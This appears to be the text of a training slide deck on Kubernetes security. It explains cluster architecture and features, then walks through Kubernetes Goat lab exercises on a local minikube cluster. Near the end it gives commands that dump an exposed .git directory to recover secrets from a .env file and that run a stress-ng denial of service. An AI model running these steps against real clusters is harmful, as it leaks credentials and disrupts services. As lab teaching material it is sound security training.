Containers & Kubernetes


Krishna Kantiwal


Mukul Kantiwal

ABOUT US

- Listed in top 100 hackers list of ringzer0
- Independent Security Researcher
- CISM, IBM, Google, ISC2, CEH, ISO27001

ABOUT US





Leveraging Coverage-Guided Fuzzing to Find Exploitable Bugs

Maksim Shudrak

Fuzzing Attack Types


Alcyon Junior

Practical Introduction to Fuzzing Using Spike Fuzzer


Mukul Kantiwal

MITRE ATT&CK Framework. Part 1.

David Cravinho, Nelson Godinho, Marcos Oliveira, Rui Miguel Silva



Container deployment




What is Kubernetes?

- Kubernetes, at its basic level, is a system for running and coordinating containerized applications across a cluster of machines.
- It is a platform designed to completely manage the life cycle of containerized applications and services using methods that provide predictability, scalability, and high availability.

What is kubernetes?


- Kubernetes provides interfaces and composable platform primitives that allow you to define and manage your applications with high degrees of flexibility, power, and reliability.
- As a Kubernetes user, you can define how your applications should run and the ways they should be able to interact with other applications or the outside world.
- You can scale your services up or down, perform graceful rolling updates, and switch traffic between different versions of your applications to test features or rollback problematic deployments.

Kubernetes architecture



- Master components are responsible for managing the Kubernetes cluster.
- kube-apiserver – the main component, exposing APIs for the other master components.
- etcd – distributed key/value store which Kubernetes uses for persistent storage of all cluster information.
- kube-scheduler – uses information in the pod spec to decide on which node to run a pod.
- kube-controller-manager – responsible for node management (detecting if a node fails), pod replication, and endpoint creation.
- cloud-controller-manager – daemon acting like an abstraction layer between the APIs and the different cloud providers' tools (storage volumes, load balancers etc.)

Kubernetes architecture



- Node components are worker machines in Kubernetes and are managed by the Master. A node may be a virtual machine (VM) or physical machine, and Kubernetes runs equally well on both types of systems. Each node contains the necessary components to run pods:
- kubelet – watches the API server for pods on that node and makes sure they are running
- cAdvisor – collects metrics about pods running on that particular node
- kube-proxy – watches the API server for pods/services changes in order to maintain the network up to date
- container runtime – responsible for managing container images and running containers on that node

Kubernetes architecture

- A Kubernetes cluster consists of a set of worker machines, called nodes, that run containerized applications. Every cluster has at least one worker node.
- Below are very high-level components in Kubernetes Cluster
    - Control Plane Components
        - API Server , etcd (Key-value storage. Example: /config which contain /db etc) , Scheduler , Controller Manager
    - Node Components
        - kubelet - register the node with the apiserver using one of the hostname, IP(address), specific logic for a cloud provider
        - Network Proxy (kube-proxy) - watches the API server for pods/services changes in order to maintain the network up to date
        - Container runtime
    - Add-Ons
        - DNS
        - Container Resource Monitoring
        - Cluster-level Logging

What can kubernetes do?

- Service discovery and load balancing: Kubernetes can expose a container using the DNS name or using their own IP address. If traffic to a container is high, Kubernetes is able to load balance and distribute the network traffic so that the deployment is stable.
- Storage orchestration: Kubernetes allows you to automatically mount a storage system of your choice, such as local storages, public cloud providers, and more.
- Automated rollouts and rollbacks: You can describe the desired state for your deployed containers using Kubernetes, and it can change the actual state to the desired state at a controlled rate. For example, you can automate Kubernetes to create new containers for your deployment, remove existing containers and adopt all their resources to the new container.

What can kubernetes do?

- Automatic bin packing: You provide Kubernetes with a cluster of nodes that it can use to run containerized tasks. You tell Kubernetes how much CPU and memory (RAM) each container needs. Kubernetes can fit containers onto your nodes to make the best use of your resources.
- Self-healing: Kubernetes restarts containers that fail, replaces containers, kills containers that don't respond to your user-defined health check, and doesn't advertise them to clients until they are ready to serve.
- Secret and configuration management: Kubernetes lets you store and manage sensitive information, such as passwords, OAuth tokens, and SSH keys. You can deploy and update secrets and application configuration without rebuilding your container images, and without exposing secrets in your stack configuration.

What can kubernetes **NOT** do?

- Does not deploy source code and does not build your application. Continuous Integration, Delivery, and Deployment (CI/CD) workflows are determined by organization cultures and preferences as well as technical requirements.
- Does not provide application-level services, such as middleware (for example, message buses), data-processing frameworks (for example, Spark), databases (for example, MySQL), caches, nor cluster storage systems (for example, Ceph) as built-in services.
- Does not dictate logging, monitoring, or alerting solutions. It provides some integrations as proof of concept, and mechanisms to collect and export metrics.
- Does not provide nor adopt any comprehensive machine configuration, maintenance, management, or self-healing systems.

Kubernetes attacks


- Insecure workload configurations – We can perform Denial of service attacks. We can put some stress over the cluster using tools such as stress-ng. This will eat up the memory to an extent that the resources will deny providing the services. **VERY DANGEROUS AS THIS MIGHT LEAD TO A VERY BIG INCIDENT**

- Supply chain vulnerabilities by attacking the private registries and find the important and sensitive information from there

- Secret management failures such as finding the secret keys from the codebase. This information is of great use as this can be used to perform many other attacks.

Starting it up

- Minikube start
- Kubectl get pods (if needed)
- Bash setup-kubernetes-goat.sh
- Bash access-kubernetes-goat.sh
- Bash teardown at the end
- Minikube delete




Sensitive keys in codebase

- Deployed at http://127.0.0.1:1230
- navigate to http://127.0.0.1:1230/.git/config for verifying that it has a git configuration available
- python3 git-dumper.py http://localhost:1230/.git k8s-goat-git
- cd k8s-goat-git and then run git log
- git checkout d7c173ad183c574109cd5c4c648ffe551755b576 because this commit has custom environment variables
- ls -la and then finally cat .env

Denial of Service

- Deployed at http://127.0.0.1:1236/
- stress-ng --vm 2 --vm-bytes 2G --timeout 30s
- After running the extra vm, run kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxx



```
papa@papaji:~/Music/kubernetes-goat$ kubectl --namespace big-monolith top pod hu
nger-check-deployment-689bf5d97f-mxs7s
NAME                                      CPU(cores)   MEMORY(bytes)
hunger-check-deployment-689bf5d97f-mxs7s   1m           9Mi
papa@papaji:~/Music/kubernetes-goat$ kubectl --namespace big-monolith top pod hu
nger-check-deployment-689bf5d97f-mxs7s
NAME                                      CPU(cores)   MEMORY(bytes)
hunger-check-deployment-689bf5d97f-mxs7s   1m           9Mi
papa@papaji:~/Music/kubernetes-goat$ kubectl --namespace big-monolith top pod hu
nger-check-deployment-689bf5d97f-mxs7s
NAME                                      CPU(cores)   MEMORY(bytes)
hunger-check-deployment-689bf5d97f-mxs7s   1m           9Mi
papa@papaji:~/Music/kubernetes-goat$ kubectl --namespace big-monolith top pod hu
nger-check-deployment-689bf5d97f-mxs7s
NAME                                      CPU(cores)   MEMORY(bytes)
hunger-check-deployment-689bf5d97f-mxs7s   234m         6Mi
papa@papaji:~/Music/kubernetes-goat$ kubectl --namespace big-monolith top pod hu
nger-check-deployment-689bf5d97f-mxs7s
NAME                                      CPU(cores)   MEMORY(bytes)
hunger-check-deployment-689bf5d97f-mxs7s   234m         6Mi
papa@papaji:~/Music/kubernetes-goat$ ls
```

QUESTION NAI KARNA